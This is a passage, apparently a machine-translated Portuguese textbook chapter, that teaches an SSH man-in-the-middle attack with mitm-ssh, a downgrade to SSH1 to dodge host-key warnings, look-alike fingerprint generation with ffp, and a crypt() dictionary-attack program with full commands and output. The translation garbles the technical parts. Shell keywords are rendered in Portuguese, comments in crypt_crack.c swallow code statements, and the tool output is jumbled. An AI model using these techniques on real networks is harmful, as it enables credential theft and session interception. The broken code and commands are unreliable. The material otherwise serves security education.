jose@loki:~ \$ id
uid=1001(jose) gid=1001(jose) groups=1001(jose) jose@loki:~
\$ exit
sair

Conexão com 192.168.42.72 encerrada.

iz@tetsuo:~ \$

Tudo parece estar bem, e a conexão parece ser segura.

No entanto, a conexão foi secretamente roteada pelo computador do invasor, que usou uma conexão criptografada separada para voltar ao servidor de destino. De volta ao computador do invasor, tudo sobre a conexão foi registrado.

Na máquina do atacante

```
reader@hacking:~ $ sudo mitm-ssh 192.168.42.72 -v -n -p 2222 Usando
rota estática para 192.168.42.72:22
Servidor SSH MITM escutando na porta 0.0.0.0 2222.
Gerando chave RSA de 768 bits.
Geração de chave RSA concluída.
AVISO: /usr/local/etc/moduli não existe, usando módulo fixo
[MITM] Encontrou o alvo real 192.168.42.72:22 para o host NAT 192.168.42.250:1929
[MITM] Roteamento SSH2 192.168.42.250:1929 -> 192.168.42.72:22

[2007-10-01 13:33:42] MITM (SSH2) 192.168.42.250:1929 -> 192.168.42.72:22
SSH2_MSG_USERAUTH_REQUEST: jose ssh-connection password 0 sP#byp%sr

[MITM] Connection from UNKNOWN:1929 closed
reader@hacking:~ $ ls /usr/local/var/log/mitm-ssh/
passwd.log
ssh2 192.168.42.250:1929 <- 192.168.42.72:22
ssh2 192.168.42.250:1929 -> 192.168.42.72:22
reader@hacking:~ $ cat /usr/local/var/log/mitm-ssh/passwd.log
[2007-10-01 13:33:42] MITM (SSH2) 192.168.42.250:1929 -> 192.168.42.72:22
SSH2_MSG_USERAUTH_REQUEST: jose ssh-connection password 0 sP#byp%sr

reader@hacking:~ $ cat /usr/local/var/log/mitm-ssh/ssh2*
Último login: Mon Oct 1 06:32:37 2007 from 192.168.42.72
Linux loki 2.6.20-16-generic #2 SMP Thu Jun 7 20:19:32 UTC 2007 i686 jose@loki:~ $
ls -a
. .... .bash_logout .bash_profile .bashrc .bashrc.swp .profile Exemplos jose@loki:~ $
id
uid=1001(jose) gid=1001(jose) groups=1001(jose)
jose@loki:~ $ exit
sair
```

Como a autenticação foi de fato redirecionada, com o computador do invasor atuando como proxy, a senha *sP#byp%sr* pode ser detectada. Além disso, os dados transmitidos durante a conexão são capturados, mostrando ao invasor tudo o que a vítima fez durante a sessão SSH.

A capacidade do invasor de se disfarçar como uma das partes é o que torna esse tipo de ataque possível. O SSL e o SSH foram projetados com isso em mente e têm proteções contra falsificação de identidade. O SSL usa certificados para validar a identidade, e o SSH usa impressões digitais do host. Se o invasor não tiver o certificado ou a impressão digital adequados para B, quando A tentar abrir uma conexão criptografada

canal de comunicação com o invasor, as assinaturas não corresponderão e A será alertado com um aviso.

No exemplo anterior, 192.168.42.250 (tetsuo) nunca havia se comunicado anteriormente por SSH com 192.168.42.72 (loki) e, portanto, não tinha uma impressão digital de host. A impressão digital do host que ele aceitou foi, na verdade, a impressão digital gerada pelo mitm-ssh. Se, no entanto, o 192.168.42.250 (tetsuo) tivesse uma impressão digital de host para o 192.168.42.72 (loki), todo o ataque teria sido detectado e o usuário teria recebido um aviso muito claro:

Na verdade, o cliente openssh impedirá que o usuário se conecte até que a impressão digital do host antigo seja removida. No entanto, muitos clientes SSH do Windows não têm o mesmo tipo de aplicação rigorosa dessas regras e apresentarão ao usuário uma caixa de diálogo "Tem certeza de que deseja continuar?". Um usuário desinformado pode simplesmente clicar no aviso.

0x752 Impressões digitais de host de protocolo SSH diferentes

As impressões digitais do host SSH têm algumas vulnerabilidades. Essas vulnerabilidades foram compensadas nas versões mais recentes do openssh, mas ainda existem em implementações mais antigas.

Normalmente, na primeira vez que uma conexão SSH é feita com um novo host, a impressão digital desse host é adicionada a um arquivo `known_hosts`, como mostrado aqui:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
A autenticidade do host '192.168.42.72 (192.168.42.72)' não pode ser estabelecida. A
impressão digital da chave RSA é ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Tem certeza de que deseja continuar a conexão (sim/não)? sim
Aviso: Adicionou permanentemente '192.168.42.72' (RSA) à lista de hosts conhecidos.
jose@192.168.42.72's password: <ctrl-c>
iz@tetsuo:~ $ grep 192.168.42.72 ~/.ssh/known_hosts
192.168.42.72 ssh-rsa
AAAAAB3NzC1yc2EAAAIEA8XqGH28EOiCbQaFbzPtMJSc316SH4aOijgkf7nZnH4lirNzih5upZmk4/
JsdBXcQohiskFFeHadFViub4xIURZeF3Z7OjtEi8aufp2pAnhSHF4rmMV1pwaSuNTahsBoOKSaTUOWRN/1t3G
52KTztKGacX4gtLNSc8fzFU=
iz@tetsuo:~ $
```

No entanto, há dois protocolos diferentes de SSH - SSH1 e SSH2 - cada um com impressões digitais de host separadas.

```
iz@tetsuo:~ $ rm ~/ssh/known_hosts
iz@tetsuo:~ $ ssh -1 jose@192.168.42.72
A autenticidade do host '192.168.42.72 (192.168.42.72)' não pode ser estabelecida. A
impressão digital da chave RSA1 é e7:c4:81:fe:38:bc:a8:03:f9:79:cd:16:e9:8f:43:55.
Tem certeza de que deseja continuar a conexão (sim/não)? não A
verificação da chave do host falhou.
iz@tetsuo:~ $ ssh -2 jose@192.168.42.72
A autenticidade do host '192.168.42.72 (192.168.42.72)' não pode ser estabelecida. A
impressão digital da chave RSA é ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Tem certeza de que deseja continuar a conexão (sim/não)? não A
verificação da chave do host falhou.
iz@tetsuo:~ $
```

O banner apresentado pelo servidor SSH descreve quais protocolos SSH ele entende (mostrado em negrito abaixo):

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Tentando 192.168.42.72...
Conectado a 192.168.42.72. O
caractere de escape é '^].
SSH-1.99-OpenSSH_3.9p1

Conexão encerrada pelo host externo.
iz@tetsuo:~ $ telnet 192.168.42.1 22
Tentando 192.168.42.1...
Conectado a 192.168.42.1. O
caractere de escape é '^].
SSH-2.0-OpenSSH_4.3p2 Debian-8ubuntu1

Conexão encerrada pelo host externo.
iz@tetsuo:~ $
```

O banner do 192.168.42.72 (loki) inclui a string SSH-1.99, que, por convenção, significa que o servidor fala os protocolos 1 e 2. Geralmente, o servidor SSH será configurado com uma linha como Protocolo 2,1, o que também significa que o servidor fala os dois protocolos e tenta usar o SSH2, se possível. Isso é para manter a compatibilidade com versões anteriores, de modo que os clientes que usam apenas SSH1 ainda possam se conectar.

Por outro lado, o banner do 192.168.42.1 inclui a string SSH-2.0, que mostra que o servidor só fala o protocolo 2. Nesse caso, é óbvio que todos os clientes que se conectam a ele só se comunicaram com o SSH2 e, portanto, só têm impressões digitais de host para o protocolo 2.

O mesmo se aplica ao loki (192.168.42.72); no entanto, o loki também aceita SSH1, que tem um conjunto diferente de impressões digitais de host. É improvável que um cliente tenha usado o SSH1 e, portanto, ainda não tenha as impressões digitais do host para esse protocolo.

Se o daemon SSH modificado que estiver sendo usado para o ataque MitM forçar o cliente a se comunicar usando outro protocolo, nenhuma impressão digital de host será encontrada. Em vez de receber um longo aviso, o usuário simplesmente

será solicitado a adicionar a nova impressão digital. O mitm-sshtool usa um arquivo de configuração semelhante ao do openssh, já que foi criado a partir desse código. Ao adicionar a linha Protocol 1 ao arquivo /usr/local/etc/mitm-ssh_config, o daemon mitm-ssh afirmará que só fala o protocolo SSH1.

A saída abaixo mostra que o servidor SSH do loki normalmente fala usando os protocolos SSH1 e SSH2, mas quando o mitm-ssh é colocado no meio usando o novo arquivo de configuração, o servidor falso afirma que fala apenas o protocolo SSH1.

De 192.168.42.250 (tetsuo), apenas um computador inocente na rede

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Tentando 192.168.42.72...
Conectado a 192.168.42.72. O
caractere de escape é '^].
SSH-1.99-OpenSSH_3.9p1

Conexão fechada por host estrangeiro.
iz@tetsuo:~ $ rm ~/.ssh/known_hosts
iz@tetsuo:~ $ ssh jose@192.168.42.72
A autenticidade do host '192.168.42.72 (192.168.42.72)' não pode ser estabelecida. A
impressão digital da chave RSA é ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Tem certeza de que deseja continuar a conexão (sim/não)? sim
Aviso: Adicionado permanentemente '192.168.42.72' (RSA) à lista de hosts conhecidos.
jose@192.168.42.72's password:
```

```
iz@tetsuo:~ $
```

No computador do invasor, configurar o mitm-ssh para usar somente o protocolo SSH1

```
reader@hacking:~ $ echo "Protocol 1" >> /usr/local/etc/mitm-ssh_config
tail /usr/local/etc/mitm-ssh_config
# Onde armazenar as senhas
#PasswdLogFile /var/log/mitm-ssh/passwd.log

# Onde armazenar os dados enviados do cliente para o servidor
#ClientToServerLogDir /var/log/mitm-ssh

# Onde armazenar os dados enviados do servidor para o cliente
#ServerToClientLogDir /var/log/mitm-ssh
```

Protocolo 1

```
reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p 2222
Usando rota estática para 192.168.42.72:22
Servidor SSH MITM escutando na porta 0.0.0.0 2222. Gerando
chave RSA de 768 bits.
Geração de chave RSA concluída.
```

Agora de volta ao 192.168.42.250 (tetsuo)

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Tentando 192.168.42.72...
Conectado a 192.168.42.72.
```

O caractere de escape é '^J'.

SSH-1.5-OpenSSH_3.9p1

Conexão fechada pelo host externo.

Normalmente, clientes como tetsuo, que se conectam ao loki em 192.168.42.72, só se comunicam usando SSH2. Portanto, haveria apenas uma impressão digital de host para o protocolo SSH 2 armazenada no cliente. Quando o protocolo 1 é forçado pelo ataque MitM, a impressão digital do invasor não será comparada com a impressão digital armazenada, devido aos diferentes protocolos. As implementações mais antigas simplesmente pedirão para adicionar essa impressão digital, pois, tecnicamente, não existe impressão digital de host para esse protocolo. Isso é mostrado na saída abaixo.

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
A autenticidade do host '192.168.42.72 (192.168.42.72)' não pode ser estabelecida.
A impressão digital da chave RSA1 é
45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6.
Tem certeza de que deseja continuar a conexão (sim/não)?
```

Como essa vulnerabilidade se tornou pública, as implementações mais recentes do OpenSSH têm um aviso um pouco mais detalhado:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72 AVISO: Chave
RSA encontrada para o host 192.168.42.72 em
/home/iz/.ssh/known_hosts:1
Impressão digital da chave RSA ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
A autenticidade do host '192.168.42.72 (192.168.42.72)' não pode ser estabelecida, mas
chaves de tipos diferentes já são conhecidas para esse host.
A impressão digital da chave RSA1 é
45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6. Tem certeza de que deseja
continuar se conectando (sim/não)?
```

Esse aviso modificado não é tão forte quanto o aviso dado quando as impressões digitais do host do mesmo protocolo não coincidem. Além disso, como nem todos os clientes estarão atualizados, essa técnica ainda pode ser útil para um ataque MitM.

0x753 Impressões digitais difusas

Konrad Rieck teve uma ideia interessante sobre as impressões digitais do host SSH. Muitas vezes, um usuário se conecta a um servidor por meio de vários clientes diferentes. A impressão digital do host será exibida e adicionada sempre que um novo cliente for usado, e um usuário preocupado com a segurança tenderá a se lembrar da estrutura geral da impressão digital do host. Embora ninguém memorize de fato toda a impressão digital, as principais alterações podem ser detectadas com pouco esforço. Ter uma ideia geral da aparência da impressão digital do host ao se conectar de um novo cliente aumenta muito a segurança dessa conexão. Se houver uma tentativa de ataque MitM, a diferença gritante nas impressões digitais do host geralmente pode ser detectada a olho nu.

Entretanto, o olho e o cérebro podem ser enganados. Certas impressões digitais serão muito semelhantes a outras. Os dígitos 1 e 7 são muito parecidos,

dependendo da fonte da tela. Em geral, os dígitos hexadecimais encontrados no início e no final da impressão digital são lembrados com maior clareza, enquanto o meio tende a ser mais claro.

ser um pouco nebulosa. O objetivo da técnica de impressão digital difusa é gerar uma chave de host com uma impressão digital que seja suficientemente semelhante à impressão digital original para enganar o olho humano.

O pacote openssh fornece ferramentas para recuperar a chave do host dos servidores.

```
reader@hacking:~ $ ssh-keyscan -t rsa 192.168.42.72 > loki.hostkey #
192.168.42.72 SSH-1.99-OpenSSH_3.9p1
reader@hacking:~ $ cat loki.hostkey
192.168.42.72 ssh-rsa
AAAAB3NzaC1yc2EAAIEA8Xq6H28EOiCbQaFblzPtMJSc316SH4aOijgf7nZnH4LirNziH5upZmk4/
JSdBXcQohiskFFeHadFViub4xIURZeF3Z7OJtEi8aupf2pAnhSHF4rmMV1pwaSuNTahsBoKOKSaTUOW0RN/1t3G/
52KTzjtKGacX4gTLNSc8fzfZU=
reader@hacking:~ $ ssh-keygen -l -f loki.hostkey
1024 ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 192.168.42.72
leitor@hacking:~ $
```

Agora que o formato de impressão digital da chave do host é conhecido para 192.168.42.72 (loki), é possível gerar impressões digitais difusas que sejam semelhantes. Um programa que faz isso foi desenvolvido por Rieck e está disponível em <http://www.thc.org/thc-ffp/>. A saída a seguir mostra a criação de algumas impressões digitais difusas para 192.168.42.72 (loki).

```
reader@hacking:~ $ ffp Uso:
ffp [Opções] Opções:
-f type      Especifique o tipo de impressão digital a ser usado
              [Padrão: md5] Disponível: md5, sha1, ripemd
-t hash       Impressão digital de destino em blocos de bytes.
              Separado por dois pontos: 01:23:45:67... ou como string 01234567...
-k type       Especificar o tipo de chave a ser calculada [Padrão:
              rsa] Disponível: rsa, dsa
-b bits       Número de bits nas chaves a serem calculadas [Padrão: 1024]
-K mode       Especificar o modo de calibração da chave
              [Padrão: desleixado] Disponível: desleixado,
              preciso
-m type       Especificar o tipo de mapa fuzzy a ser usado [Padrão:
              gauss] Disponível: gauss, coseno
-v variação  Variação a ser usada para a geração do mapa fuzzy [Padrão: 7,3]
-y média     Valor médio a ser usado para a geração do mapa fuzzy [Padrão: 0,14]
-I tamanho   Tamanho da lista que contém as melhores impressões digitais [Padrão: 10]
-s nome do arquivo  Nome do arquivo de estado [Padrão: /var/tmp/ffp.state]
-e           Extrair pares de chaves de host SSH do arquivo de estado
-d directory Diretório para armazenar as chaves ssh geradas [Padrão: /tmp]
-p período    Período para salvar o arquivo de estado e exibir o estado [Padrão: 60]
-V           Exibir informações de versão
```

Nenhum arquivo de estado /var/tmp/ffp.state presente, especifique um hash de destino.

```
reader@hacking:~ $ ffp -f md5 -k rsa -b 1024 -t ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 [Inicializando]
```

Inicialização do Crunch Hash: Concluída a-----

inicialização do Fuzzy Map: Done
Initializing Private Key (Inicialização da
chave privada): Concluída Inicialização
da lista de hash: Concluída Inicialização
do estado do FFP: Concluído

---[Fuzzy Map] -----
Compriment
o: 32
Tipo: Distribuição Gaussiana Inversa
Soma: 15020328
Mapa Fuzzy: 10.83% | 9.64% : 8.52% | 7.47% : 6.49% | 5.58% : 4.74% | 3.96% :
3.25% | 2.62% : 2.05% | 1.55% : 1.12% | 0.76% : 0.47% | 0.24% :
0.09% | 0.01% : 0.00% | 0.06% : 0.19% | 0.38% : 0.65% | 0.99% :
1.39% | 1.87% : 2.41% | 3.03% : 3.71% | 4.46% : 5.29% | 6.18% :

---[Chave atual]. -----
Algoritmo de chave: RSA (Rivest Shamir Adleman)
Bits de chave / Tamanho de n: 1024 Bits
Chave pública e:
0x10001 Bits da chave pública /
Tamanho de e: 17 Bits
Phi(n) e e.r.prime: Sim Modo de
geração: Desleixado

Arquivo de estado:
/var/tmp/ffp.state Em execução...

---[Estado atual] -----
Em execução: 0d 00h 00m 00s | Total: 0k hashes | Velocidade: nan hashes/s

Melhor impressão digital difusa do arquivo de estado
/var/tmp/ffp.state Algoritmo de hash: Message Digest 5
(MD5)
Tamanho do resumo: 16 Bytes / 128 Bits
Resumo da mensagem: 6a:06:f9:a6:cf:09:19:af:c3:9d:c5:b9:91:a4:8d:81
Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 Fuzzy
Quality: 25.652482%

---[Estado atual] -----
Em execução: 0d 00h 01m 00s | Total: 7635k hashes | Velocidade: 127242 hashes/s

Melhor impressão digital difusa do arquivo de estado
/var/tmp/ffp.state Algoritmo de hash: Message Digest 5
(MD5)
Tamanho do resumo: 16 Bytes / 128 Bits
Message Digest: ba:06:3a:8c:bc:73:24:64:5b:8a:6d:fa:a6:1c:09:80
Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
Fuzzy Quality: 55.471931%

---[Estado atual] -----
Em execução: 0d 00h 02m 00s | Total: 15370k hashes | Velocidade: 128082 hashes/s

Melhor impressão digital difusa do arquivo de estado
/var/tmp/ffp.state Algoritmo de hash: Message Digest 5
(MD5)
Tamanho do resumo: 16 Bytes / 128 Bits
Message Digest: ba:06:3a:8c:bc:73:24:64:5b:8a:6d:fa:a6:1c:09:80
Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
Fuzzy Quality: 55.471931%

.:[saída cortada]:.

---[Estado atual]

Execução: 1d 05h 06m 00s | Total: 13266446k hashes | Velocidade: 126637 hashes/s

Melhor impressão digital difusa do arquivo de estado

/var/tmp/ffp.state Algoritmo de hash: Message Digest 5 (MD5)

Tamanho do resumo: 16 Bytes / 128 Bits

Resumo da mensagem:

ba:0d:7f:d2:64:76:b8:9c:f1:22:22:87:b0:26:59:50 Resumo do alvo:

ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 Qualidade difusa:

70,158321%

Sair e salvar o arquivo de estado /var/tmp/ffp.state

reader@hacking:~ \$

Esse processo de geração de impressões digitais difusas pode durar o tempo que você desejar. O programa mantém o controle de algumas das melhores impressões digitais e as exibe periodicamente. Todas as informações de estado são armazenadas em /var/tmp/ffp.state, de modo que o programa pode ser encerrado com CTRL-C e retomado mais tarde, bastando executar o ffp sem nenhum argumento.

Após a execução por algum tempo, os pares de chaves do host SSH podem ser extraídos do arquivo de estado com a opção -e.

reader@hacking:~ \$ ffp -e -d /tmp

---[Restaurando]

Leitura do arquivo de estado
do FFP: concluído Restauração do
ambiente: Done Initializing
Crunch Hash (Inicialização do
Crunch Hash): Concluído

Salvando pares de chaves de host SSH: [00] [01] [02] [03] [04] [05] [06] [07] [08] [09]

reader@hacking:~ \$ ls /tmp/ssh-rsa*

/tmp/ssh-rsa00	/tmp/ssh-rsa02.pub	/tmp/ssh-rsa05	/tmp/ssh-rsa07.pub
/tmp/ssh-rsa00.pub	/tmp/ssh-rsa03	/tmp/ssh-rsa05.pub	/tmp/ssh-rsa08
/tmp/ssh-rsa01	/tmp/ssh-rsa03.pub	/tmp/ssh-rsa06	/tmp/ssh-rsa08.pub
/tmp/ssh-rsa01.pub	/tmp/ssh-rsa04	/tmp/ssh-rsa06.pub	/tmp/ssh-rsa09
/tmp/ssh-rsa02	/tmp/ssh-rsa04.pub	/tmp/ssh-rsa07	/tmp/ssh-rsa09.pub

leitor@hacking:~ \$

No exemplo anterior, foram gerados 10 pares de chaves de host público e privado. As impressões digitais para esses pares de chaves podem ser geradas e comparadas com a impressão digital original, como visto na saída a seguir.

reader@hacking:~ \$ for i in \$(ls -1 /tmp/ssh-rsa*.pub)

> fazer

> ssh-keygen -l -f \$i

> feito

1024 ba:0d:7f:d2:64:76:b8:9c:f1:22:22:87:b0:26:59:50 /tmp/ssh-rsa00.pub

1024 ba:06:7f:12:bd:8a:5b:5c:eb:dd:93:ec:ec:d3:89:a9 /tmp/ssh-rsa01.pub

1024 ba:06:7e:b2:64:13:cf:0f:a4:69:17:d0:60:62:69:a0 /tmp/ssh-rsa02.pub

1024 ba:06:49:d4:b9:d4:96:4b:93:e8:5d:00:bd:99:53:a0 /tmp/ssh-rsa03.pub

```
1024 ba:06:7c:d2:15:a2:d3:0d:bf:f0:d4:5d:c6:10:22:90 /tmp/ssh-rsa04.pub
1024 ba:06:3f:22:1b:44:7b:db:41:27:54:ac:4a:10:29:e0 /tmp/ssh-rsa05.pub
1024 ba:06:78:dc:be:a6:43:15:eb:3f:ac:92:e5:8e:c9:50 /tmp/ssh-rsa06.pub
1024 ba:06:7f:da:ae:61:58:aa:eb:55:d0:0c:f6:13:61:30 /tmp/ssh-rsa07.pub
1024 ba:06:7d:e8:94:ad:eb:95:d2:c5:1e:6d:19:53:59:a0 /tmp/ssh-rsa08.pub
1024 ba:06:74:a2:c2:8b:a4:92:e1:e1:75:f5:19:15:60:a0 /tmp/ssh-rsa09.pub
reader@hacking:~ $ ssh-keygen -l -f ./loki.hostkey
1024 ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 192.168.42.72
leitor@hacking:~ $
```

Dos 10 pares de chaves gerados, é possível determinar a olho nu aquele que parece ser o mais semelhante. Nesse caso, foi escolhido o ssh-rsa02.pub, mostrado em negrito. Independentemente do par de chaves escolhido, no entanto, ele certamente se parecerá mais com a impressão digital original do que qualquer chave g e r a d a aleatoriamente.

Essa nova chave pode ser usada com o mitm-ssh para criar um ataque ainda mais eficaz. O local da chave do host é especificado no arquivo de configuração, portanto, usar a nova chave é simplesmente uma questão de adicionar uma linha HostKey em /usr/local/etc/mitm-ssh_config, conforme mostrado abaixo. Como precisamos remover a linha Protocol 1 que adicionamos anteriormente, a saída abaixo simplesmente substitui o arquivo de configuração.

```
reader@hacking:~ $ echo "HostKey /tmp/ssh-rsa02" > /usr/local/etc/mitm-ssh_config
reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p 2222
Usando rota estática para 192.168.42.72:22 Desativando a versão 1
do protocolo. Não foi possível carregar a chave do host
Servidor SSH MITM escutando na porta 0.0.0.0 2222.
```

Em outra janela de terminal, o arpspoof está sendo executado para redirecionar o tráfego para o mitm-ssh, que usará a nova chave de host com a impressão digital difusa. A saída abaixo compara a saída que um cliente veria ao se conectar.

Conexão normal

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
A autenticidade do host '192.168.42.72 (192.168.42.72)' não pode ser estabelecida. A
impressão digital da chave RSA é ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Tem certeza de que deseja continuar a conexão (sim/não)?
```

Conexão atacada por MitM

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
A autenticidade do host '192.168.42.72 (192.168.42.72)' não pode ser estabelecida. A
impressão digital da chave RSA é ba:06:7e:b2:64:13:cf:0f:a4:69:17:d0:60:62:69:a0.
Tem certeza de que deseja continuar a conexão (sim/não)?
```

Você consegue perceber a diferença imediatamente? Essas impressões digitais são semelhantes o suficiente para induzir a maioria das pessoas a simplesmente aceitar a conexão.

0x760 Quebra de senha

As senhas geralmente não são armazenadas em formato de texto simples. Um arquivo contendo todas as senhas em formato de texto simples seria um alvo atraente demais, portanto, em vez disso, é usada uma função de hash unidirecional. A mais conhecida dessas funções é baseada no DES e é chamada `crypt()`, que é descrita na página de manual mostrada abaixo.

NOME

`crypt - criptografia de dados e senhas`

SINOPSE

```
#define _XOPEN_SOURCE  
#include <unistd.h>
```

```
char *crypt(const char *key, const char *salt);
```

DESCRIÇÃO

`crypt()` é a função de criptografia de senha. Ela se baseia na função Data Algoritmo Encryption Standard com variações destinadas (entre outras coisas) a desencorajar o uso de implementações de hardware de uma pesquisa de chave.

é a senha digitada por um usuário.

salt é uma cadeia de dois caracteres escolhida do conjunto [a-zA-Z0-9./]. Essa cadeia é usada para perturbar o algoritmo de uma das 4096 maneiras diferentes.

Trata-se de uma função de hash unidirecional que espera uma senha de texto simples e um valor de sal como entrada e, em seguida, gera um hash com o valor de sal anexado a ele. Esse hash é matematicamente irreversível, o que significa que é impossível determinar a senha original usando apenas o hash. Escrever um programa rápido para experimentar essa função ajudará a esclarecer qualquer confusão.

`crypt_test.c`

```
#define _XOPEN_SOURCE  
#include <unistd.h>  
#include <stdio.h>  
  
int main(int argc, char *argv[]) {  
    if(argc < 2) {  
        printf("Uso: %s <senha de texto simples> <valor do sal>\n", argv[0]);  
        exit(1);  
    }  
    printf("password \\ \"%s\\\" with salt \\ \"%s\\\" ", argv[1], argv[2]); printf("hashes to  
==> %s\\n", crypt(argv[1], argv[2]));  
}
```

Quando esse programa é compilado, a biblioteca `crypt` precisa ser vinculada. Isso é mostrado na saída a seguir, juntamente com algumas execuções de teste.

```
reader@hacking:~/booksrc $ gcc -o crypt_test crypt_test.c
/tmp/cccrSvYU.o: In function `main': crypt_test.c:(.text+0x73):
undefined reference to `crypt' collect2: ld returned 1 exit status
reader@hacking:~/booksrc $ gcc -o crypt_test crypt_test.c -l crypt
reader@hacking:~/booksrc $ ./crypt_test testing je
A senha "testing" com o sal "je" tem o hash ==> jeLu9ckBvgvX.
reader@hacking:~/booksrc $ ./crypt_test test je
A senha "test" com o sal "je" tem o hash ==> jeHEAX1m66RV.
reader@hacking:~/booksrc $ ./crypt_test test xy
A senha "test" com o sal "xy" tem o hash ==> xyVSuHLjceD92
reader@hacking:~/booksrc $
```

Observe que nas duas últimas execuções, a mesma senha é criptografada, mas usando valores de sal diferentes. O valor do sal é usado para perturbar ainda mais o algoritmo, de modo que pode haver vários valores de hash para o mesmo valor de texto simples se forem usados valores de sal diferentes. O valor de hash (incluindo o sal prefixado) é armazenado no arquivo de senha sob a premissa de que, se um invasor roubasse o arquivo de senha, os hashes seriam inúteis.

Quando um usuário legítimo precisa se autenticar usando o hash da senha, o hash desse usuário é procurado no arquivo de senhas. O usuário é solicitado a digitar sua senha, o valor original do sal é extraído do arquivo de senhas e tudo o que o usuário digita é enviado por meio da mesma função de hash unidirecional com o valor do sal. Se a senha correta for inserida, a função de hash unidirecional produzirá o mesmo resultado de hash armazenado no arquivo de senha. Isso permite que a autenticação funcione como esperado, sem precisar armazenar a senha de texto simples.

0x761 Ataques de dicionário

No entanto, verifica-se que as senhas criptografadas no arquivo de senhas não são tão inúteis, afinal. É claro que é matematicamente impossível reverter o hash, mas é possível fazer um hash rápido de cada palavra em um dicionário, usando o valor do sal para um hash específico e, em seguida, comparar o resultado com esse hash. Se os hashes coincidirem, então essa palavra do dicionário deve ser a senha de texto simples.

Um programa simples de ataque de dicionário pode ser criado com bastante facilidade. Ele só precisa ler as palavras de um arquivo, fazer o hash de cada uma delas usando o valor de sal adequado e exibir a palavra se houver uma correspondência. O código-fonte a seguir faz isso usando as funções `filestream`, que estão incluídas no `stdio.h`. Essas funções são mais fáceis de trabalhar, pois eliminam a bagunça das chamadas `open()` e dos descritores de arquivo, usando ponteiros de estrutura `FILE`. No código-fonte abaixo, o argumento `r` da chamada `fopen()` diz a ela para abrir o arquivo para leitura. Ela retorna `NULL` em caso de falha ou um ponteiro para o fluxo de arquivo aberto. A chamada `fgets()` obtém

uma cadeia de caracteres do fluxo de arquivos, até um comprimento máximo ou quando chegar ao final de uma linha. Nesse caso, ela é usada para ler cada linha do arquivo de lista de palavras. Essa função também retorna `NULL` em caso de falha, o que é usado para detectar o fim do arquivo.

crypt_crack.c

```
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>

/* Enviar uma mensagem e sair. */
void barf(char *message, char *extra) {
    printf(message, extra);
    exit(1);
}

/* Um programa de exemplo de ataque de
dicionário */
int main(int argc, char *argv[]) {
    FILE *wordlist;
    char *hash, word[30], salt[3];
    if(argc < 2)
        barf("Uso: %s <arquivo de lista de palavras> <hash de senha>\n", argv[0]);

    strncpy(salt, argv[2], 2); // Os primeiros 2 bytes do hash são o salt.
    salt[2] = '\0'; // encerrar string

    printf("O valor do sal é \'%s\'\n", salt);

    if( (wordlist = fopen(argv[1], "r")) == NULL) // Abre a lista de palavras. barf("Fatal:
        não foi possível abrir o arquivo \'%s'\.\n", argv[1]);

    while(fgets(word, 30, wordlist) != NULL) { // Leia cada palavra
        word[strlen(word)-1] = '\0'; // Remova o byte '\n' no final. hash =
        crypt(word, salt); // Coloque a palavra em hash usando o salt.
        printf("trying word:      %-30s ==> %15s\n", word, hash);
        if(strcmp(hash, argv[2]) == 0) { // Se o hash corresponder
            printf("The hash \'%s\' is from the ", argv[2]);
            printf("plaintext password \'%s\'.\n", word);
            fclose(wordlist);
            exit(0);
        }
    }
    printf("Não foi possível encontrar a senha de texto simples na lista de palavras
fornevida.\n"); fclose(wordlist);
}
```

A saída a seguir mostra esse programa sendo usado para decifrar o hash de palavra-passe *jeHEAX1m66RV.*, usando as palavras encontradas em */usr/share/dict/words*.

```
reader@hacking:~/booksrc $ gcc -o crypt_crack crypt_crack.c -lcrypt
reader@hacking:~/booksrc $ ./crypt_crack /usr/share/dict/words jeHEAX1m66RV. O valor
do sal é 'je'
palavra de                                ==> jesS3DmkteZYk
tentativa:
palavra de      A                         ==> jeV7uK/S.y/KU
tentativa:
palavra de      A's                        ==> jeEcn7sF7jwWU
tentativa:
```

palavra de tentativa:	AOL	\Rightarrow	jeSFGex8ANJDE
palavra de tentativa:	AOL's	\Rightarrow	jesSDhacNYUbc
palavra de tentativa:	Aachen	\Rightarrow	jeyQc3uB14q1E
palavra de tentativa:	Aachen's	\Rightarrow	je7AQsxfhvsvyM
palavra de tentativa:	Aaliyah	\Rightarrow	je/vAqRJyOZvU

.:[saída cortada]:.

palavra de tentativa:	conciso	\Rightarrow	jelgEmNGLfIJ2
palavra de tentativa:	de forma concisa	\Rightarrow	jeYfo1almUWqg
palavra de tentativa:	severidade	\Rightarrow	jedH11z6kkEaA
palavra de tentativa:	terseness's	\Rightarrow	jedH11z6kkEaA
palavra de tentativa:	terser	\Rightarrow	jeXptBe6psF3g
palavra de tentativa:	tersest	\Rightarrow	jenhzylhDlqBA
palavra de tentativa:	terciário	\Rightarrow	jex6uKY9AJDto
palavra de tentativa:	teste	\Rightarrow	jeHEAX1m66RV.

O hash "jeHEAX1m66RV." é da senha de texto simples "test". reader@hacking:~/booksrc \$

